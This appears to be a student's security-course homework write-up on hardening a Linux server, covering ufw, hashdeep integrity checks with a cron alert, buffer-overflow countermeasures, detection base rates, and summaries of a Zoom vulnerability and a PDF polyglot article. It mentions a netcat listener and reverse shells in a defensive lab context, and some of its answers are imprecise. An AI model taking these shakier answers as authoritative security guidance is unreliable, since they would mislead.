The web server from Question 1 was behind a NAT router with port forwarding, which made it necessary for attackers to use a reverse shell to gain persistent access. Our server, in contrast, has a public internet IP address, so any malware we happen to get infected with can simply

open listening ports on the server to allow direct access for an attacker. Confirm this by using netcat to listen on port 2000, then from your Kali VM, **show that port 2000 is open**.

```
yz558@vcm-17149:~$ nc -l 2000
```

We can see in the following that port 2000 is open

```
[yz558@kali ~ 05:34 PM]$  nmap vcm-17149.vm.duke.edu
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-11 17:34 EST
Nmap scan report for vcm-17149.vm.duke.edu (152.3.53.125)
Host is up (0.00029s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
2000/tcp open  cisco-sccp

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
[yz558@kali ~ 05:34 PM]$
```

Let's prevent this kind of thing by deploying a software firewall.

Refer to this introduction to setup "ufw" (the Ubuntu Firewall). Set the firewall to enable SSH (port 22) only and enable it[2], **showing your work**. Confirm that your web browser is now not able to access the Victimco web interface; **show a screenshot**.

1. Setting Up Default Policies

- `sudo ufw default deny incoming`
-
- `sudo ufw default allow outgoing`

```
yz558@vcm-17149:~$ sudo ufw default deny incoming
[sudo] password for yz558:
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
yz558@vcm-17149:~$ sudo ufw default allow outgoing
Default outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
yz558@vcm-17149:~$
```

[2] NOTE: Be sure to allow access to port 22 (SSH) before you turn the firewall on, else you'll lose access to your VM! If this happens, you'll need to use the VCM interface to reload your VM from scratch and repeat the steps above, losing any data stored on the way.

2. Allowing SSH Connections


```
sudo ufw allow ssh
```

```
yz558@vcm-17149:~$ sudo ufw allow ssh
Rules updated
Rules updated (v6)
yz558@vcm-17149:~$
```

3.Enable the firewall

```
yz558@vcm-17149:~$ sudo ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
yz558@vcm-17149:~$
```


4. Confirm that your web browser is now not able to access the Victimco web interface



Now enable web access to port 80. **Show how you did so**. **Confirm your browser is again able to access the VM.**

I use:

sudo ufw allow http



Now, arbitrary ports are no longer available for listening. Confirm this by using netcat to listen on port 2000, then from your Kali VM, **show that port 2000 is <u>not</u> open**.

```
[yz558@kali ~ 05:53 PM]$  nmap vcm-17149.vm.duke.edu
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-11 17:54 EST
Nmap scan report for vcm-17149.vm.duke.edu (152.3.53.125)
Host is up (0.00037s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.95 seconds
```

Limit privilege (1pt)


Linux by default already does user separation for daemons like the web server. **Confirm this by identifying the username of the user running the apache2 processes in `ps`.**

Here I used ps -Ao pid,tt,user,fname

They are both root and www-data

```
15260 ?        root     apache2
15261 ?        www-data apache2
15262 ?        www-data apache2
15263 ?        www-data apache2
15264 ?        www-data apache2
15265 ?        www-data apache2
15326 ?        root     sshd
15345 ?        root     kworker/
15347 ?        yz558    systemd
15348 ?        yz558    (sd-pam)
15370 ?        yz558    sshd
15371 pts/0    yz558    bash
15410 ?        www-data apache2
```

Show that this separation is helpful by exploiting the web application to get a shell, then attempting and failing to use sudo to run a command as root.



Conclusion (4pt)

Did any of the steps above prevent the web-based vulnerability from working?
The "Reduce attack surface: Firewall step" can prevent the vulnerability by disallowing the reverse shell to success.

What processes above, if any, reduced the severity of impact of the web-based vulnerability?
Change the http password and remove MySql all reduced the severity. Changing the password will make it harder for the attacker to do input the command and get the reverse shell. And removing the sql server will make it safer for the website by reducing the attack surface.

A host-based intrusion detection system (HIDS) detects brute force attacks, changes to key system files, root-based installation of packages or kernel modules, the opening of newly listening ports, and more. **Does triggering a reverse shell fall into any of these categories? As a result, would a HIDS have preventing an attacker from using the web server as a jumping-off point for an attack on the accounting server?**
Yes, because doing a reverse shell will require opening of a newly listening port.
No, because the attacker might use a port that is already open and is not in use currently.

Given the bleak answers you just gave, why were all the steps above still worth doing? What kinds of attacks *could* they mitigate?
They can also prevent DDOS attack, brute force attack and possible sql injection attack.

Question 3: File auditing with hashdeep (5 points)

The **`hashdeep`** command computes multiple hashes, or message digests, for any number of files while optionally recursively digging through the directory structure. By default the program computes MD5 and SHA-256 hashes, equivalent to -c md5,sha256. It can take a list of known hashes and display the filenames of input files whose hashes either do or do not match any of the known hashes. It can also use a list of known hashes to audit a set of FILES. Errors are reported to standard error. If no FILES are specified, hashdeep reads from standard input.

Part 1 (2 pts)

Let's try out hashdeep on some files that will definitely change. Recursively compute hash values for all files in the **`/var/log`** directory on your Kali VM and store into a file. Give the command used here.

sudo hashdeep -r * > ~/storeHash.txt

After 24 hours, perform a verbose audit with recursive hashdeep and report what files have been changed since the previous scan. Give the command used and the results of the audit.

sudo hashdeep -r -avvv -k ~/storeHash.txt *


```
[yz558@kali:/var/log$ sudo hashdeep -r -avvv -k ~/storeHash.txt *
/var/log/alternatives.log: No match
/var/log/alternatives.log.1: No match
/var/log/apache2/error.log: Ok
/var/log/apache2/access.log: Ok
/var/log/apache2/other_vhosts_access.log: Ok
/var/log/apt/eipp.log.xz: No match
/var/log/apt/term.log.1.gz: No match
/var/log/apt/history.log: No match
/var/log/apt/term.log: No match
/var/log/apt/history.log.1.gz: No match
/var/log/auth.log: No match
/var/log/auth.log.2.gz: No match
/var/log/boot.log: Ok
```

It shows that 28 files have changed and there are 53 new files

```
hashdeep: Audit failed
   Input files examined: 0
  Known files expecting: 0
          Files matched: 41
Files partially matched: 0
            Files moved: 7
        New files found: 53
  Known files not found: 28
```

Generally, what changed and why?

Mainly the file changed are the log files because the log files are updated as time flies



Part 2 (3 pts)

Get some kind of script-based software into a directory. This could be the mock Victimco server from Question 2, an install of some PHP-based software such as Wordpress, or something else.

Here I choose to use Wordpress

Install Wordpress(https://www.digitalocean.com/community/tutorials/how-to-install-wordpress-with-lamp-on-ubuntu-18-04)

```
curl -O https://wordpress.org/latest.tar.gz
tar xzvf latest.tar.gz
```

Take a hashdeep scan of the content, saving the hashes as “known_good.txt”.

```
yz558@vcm-17149:~/ECE560-Computer-and-Information-Security/ECE560_Security/hw5/testWebApp/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-cron.php        wp-load.php   wp-settings.php   xmlrpc.php
license.txt  wp-admin            wp-config-sample.php  wp-includes        wp-login.php  wp-signup.php
readme.html  wp-blog-header.php  wp-content           wp-links-opml.php  wp-mail.php   wp-trackback.php
yz558@vcm-17149:~/ECE560-Computer-and-Information-Security/ECE560_Security/hw5/testWebApp/wordpress$ sudo hashdeep -r * > ../known_good.txt
yz558@vcm-17149:~/ECE560-Computer-and-Information-Security/ECE560_Security/hw5/testWebApp/wordpress$ cd ..
yz558@vcm-17149:~/ECE560-Computer-and-Information-Security/ECE560_Security/hw5/testWebApp$ ls
known_good.txt  latest.tar.gz  wordpress
yz558@vcm-17149:~/ECE560-Computer-and-Information-Security/ECE560_Security/hw5/testWebApp$
```

Using cron, create a script that runs every hour and sends some form of alert if a hash changes. The alert can be an email or any other form of message that will reach you. **Show your script, cron file, and any other data relevant to your configuration.**

I use this line to check if the hash changes every hour in the crontab file:

```
@hourly hashdeep -r -av -k /home/yz558/ECE560-Computer-and-Information-
Security/ECE560_Security/hw5/testWebApp/known_good.txt /home/yz558/ECE5\
60-Computer-and-Information-Security/ECE560_Security/hw5/testWebApp/wordpress/*
```

crontab file:

```
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
MAILTO=yisong.zou@duke.edu
SHELL=/bin/bash
HOME=/
@hourly hashdeep -r -av -k /home/yz558/ECE560-Computer-and-Information-Security/ECE560_Security/hw5/testWebApp/known_good.txt /home/yz558/ECE5\
60-Computer-and-Information-Security/ECE560_Security/hw5/testWebApp/wordpress/*

-UU-:----F1  crontab        All L1     (Fundamental) ----------------------------------------------------------------------------------------
For information about GNU Emacs and the GNU system, type C-h C-a.
```


After that I installed postfix to enable mail sending

```
sudo apt install postfix
```

Start the postfix service

```
sudo service postfix start
```

For *General type of mail configuration* I chose ***Internet Site***




Then I set the domain name as vcm-17149.vm.duke.edu

Start the cron:


```
sudo service cron start
```

Make a mock malicious change to the software (just adding a comment like “# malicious change goes here” is fine). Confirm that your file integrity check automatically detects the change and alerts you. **Show the change and the alert you received.**

Here I add this malicious line in index.php (The first line shown below)



The alert that I received(It correctly shows that one line has changed):



Question 4: Countermeasures (6 points)

Many times in security systems administration you will run into a situation where there is a new vulnerability out with a known exploit yet the vendor has not released a patch. However, your vulnerable systems must stay online despite the risks. You should be able to provide some countermeasures for a situation like this. Follow the 3 Layer Security (prevention, detection, response) model when developing your countermeasures.

Consider the following scenario: You are using a licensing service on your Windows server to limit the number of users that can run Matlab. When a user starts Matlab, the program checks with the license service and if less than 60 people are running Matlab, then it allows the application to start. You have just received a security alert stating there is a buffer overflow vulnerability in this license service. The vendor has not released a patch. The server has no special security software or settings in place to start.

Describe one manner in which you might prevent an attack.
I can enable W^X and ASLR to prevent the butter overflow attack at run time.
And I can also try to do compile time defence by look into the code of the service and get rid of the code that uses unsafe function calls and change it to safe library calls.

Describe one manner in which you might detect an attack.
A possible way is constantly checking if the value of the upper bound number: 60 has been changed using buffer overflow attack. And if the number changed, then the attacker might have used an overflow to modify the value of this bound.

Describe one manner in which you might respond to an attack.
If I can use defence manner to fix the attack, I will fix the attack result and add preventions.
If I can not get rid of the attack, I will try to figure out a way to ban the attack source and add some kind of firewall on the system.

Question 5: Detection theory (4 points)

In class, we discussed the base rate fallacy. Consider a machine-learning based NIDS whose training can be managed by the administrator, and assume that 1 in 5000 packets are malicious in this environment.

First, consider a relatively untrained version of the system where both the false negative rate and false positive rate are 1%. **For this system, when an alert occurs, what is the probability that the packet is *actually* malicious? Show your work.** [2]

Pr(Malware/Alert) = {Pr($Alert|Malware$) $*$ Pr($Malware$)}/ Pr(Alert)
= (TPR * Base rate)/{ Pr($Alert/Malware$) $*$Pr($Malware$) +Pr($Alert/!Malware$ $*$Pr(!$Malware$)}
= (99% * 0.0002) / { 99% * 0.0002 + 0.01 * 0.9998}
= $\frac{99}{5098} \approx 0.0194$
So the probability is 0.0194

Next, during the training of this machine learning system, the system gets better, but how it does so depends on how we tune it. Let's consider the simple case where the administrator has the option to improve *either* the false positive rate or the false negative down rate to 0.1%, leaving the other unchanged. **Which should they improve? Why? Show your work.** [2]

Improve false positive rate
Pr(Malware/Alert) = {Pr($Alert|Malware$) $*$ Pr($Malware$)}/ Pr(Alert)
= (TPR * Base rate)/{ Pr($Alert/Malware$) $*$Pr($Malware$) +Pr($Alert/!Malware$ $*$Pr(!$Malware$)}
= (99% * 0.0002) / { 99% * 0.0002 + 0.001 * 0.9998}
= $\frac{990}{5989} \approx 0.1653$

Improve false negative rate
Pr(Malware/Alert) = {Pr($Alert|Malware$) $*$ Pr($Malware$)}/ Pr(Alert)
= (TPR * Base rate)/{ Pr($Alert/Malware$) $*$Pr($Malware$) +Pr($Alert/!Malware$ $*$Pr(!$Malware$)}
= (99.9% * 0.0002) / { 99.9% * 0.0002 + 0.01 * 0.9998}
= $\frac{999}{50989} \approx 0.0196$

Because $0.1653 > 0.0196$
So they should improve the **false positive rate** because this will make **Pr(Malware/Alert)** larger.

Question 6: Reading some security literature (6 points)

I've made a few references to the hacking journal PoC||GTFO. This journal does a fantastic job of presenting concrete, real-world feats of security engineering (and you are welcome to either embrace or ignore the church parody overtones). Check it out and pick a substantive article (i.e., not one of the sermons, one-pagers, historical ads, poems, etc.). **Write a one paragraph summary and a one paragraph reflection on how the work relates to concepts we've learned in class (both foundational, e.g. the CIA model, and technical, e.g. cryptography).**

Note: if you like this sort of thing, they sell a gilded, leather-bound print edition: volume 1 and volume 2.

I choose the article 19:11 Camelus Documentum: A PDF with Two Humps in **pocorgtfo19.pdf**

Summary

This article goes through the detailed process of how we can embed a portable OCaml bytecode executable directly into a PDF article. It carries out this process by firstly give a introduction of OCaml and then the format of OCaml bytecode. After it explains the process of how to embed the OCaml bytecode executable into a PDF article.

Reflection

As it describes in the article, whey could make a PDF polyglot, and embed executable into it. This reflect me of what we learned about malware. For security reasons, we should not believe the format of the file as they could be embedded with malware. For example, just an executable malware (some kind of Trojan) and if you click it, your machine will be infected.

Question 7: News and commentary (6 points)

In Homework 3, you read an article from an information security news source. In general, these articles are informative, but fairly dry. It can be useful (and often entertaining) to hear actual security practitioners discuss such issues in an informal context.

One source of security news I'm a personal fan of is the Risky Business podcast by Patrick Gray.

Listen to episodes #547 and #548. (If you're in a rush, you only *need* #547 from 0:00 to 8:00, and #548 from 39:05 to 50:06, but part of the idea is to expose you more broadly to security news sources, so why not just listen to the full episodes?)

This is the top google hit for the Zoom web meeting vulnerability at the time of the wiring of this question[3].

Give at least three additional significant facts you learned from the podcast that weren't in the article. This can include information on how the vulnerability was discovered, the researcher's motivation in finding it, technical details as to how the software and the vulnerability work, and efforts to mitigate the vulnerability.

The researcher's motivation in finding it

Bug bounty program for zoom possible bugs.

The startup company is using zoom and many employees install it and it needs to make sure the zoom app is secure.

The researcher thinks that Zoom provides the best phishing link.

NASA make investigate into the zoom app previously.

Technical details as to how the software and the vulnerability work

Researcher find out that anyone can make JavaScript request to the local host to join the meeting.

Only when zoom is uninstalled, there will be a local host left there uninstalled which might allow malicious websites to turn on your Mac's webcam without your even knowing, this is the auto join bug.

It can also install packet on user input. Because the code in zoom use a check format of direct "equal to" string to check if zoom.us has already been installed (Hard coded equation). And there is a bug here that when there is a suffix match, for example, attacker uses attack.domain.com.zoom.us, the local host will be accepted as the valid domain and run it.

Efforts to mitigate the vulnerability

Reinstall latest version to remove the RCE.

Install the patch provided by zoom.

[3] This was July 2019, before everyone cared so much about Zoom!


Question 8: Wireless Security (5 points)

Router hardening (3 pts)


Router manufacturer TP-Link has web-based simulators for various model's web interfaces. This link simulates the "Archer C9" model wireless router. This is a real device and can be purchased here on Amazon.

Using the simulator, **show and describe in detail 4 different configuration changes you would make to securely set up and harden this type of wireless router. Be sure to describe any relevant assumptions you may be making about the environment in which the device is being set up.**


1. **Enable Dos protection(Assume that there will be the following kinds of Dos attack in the environment)**



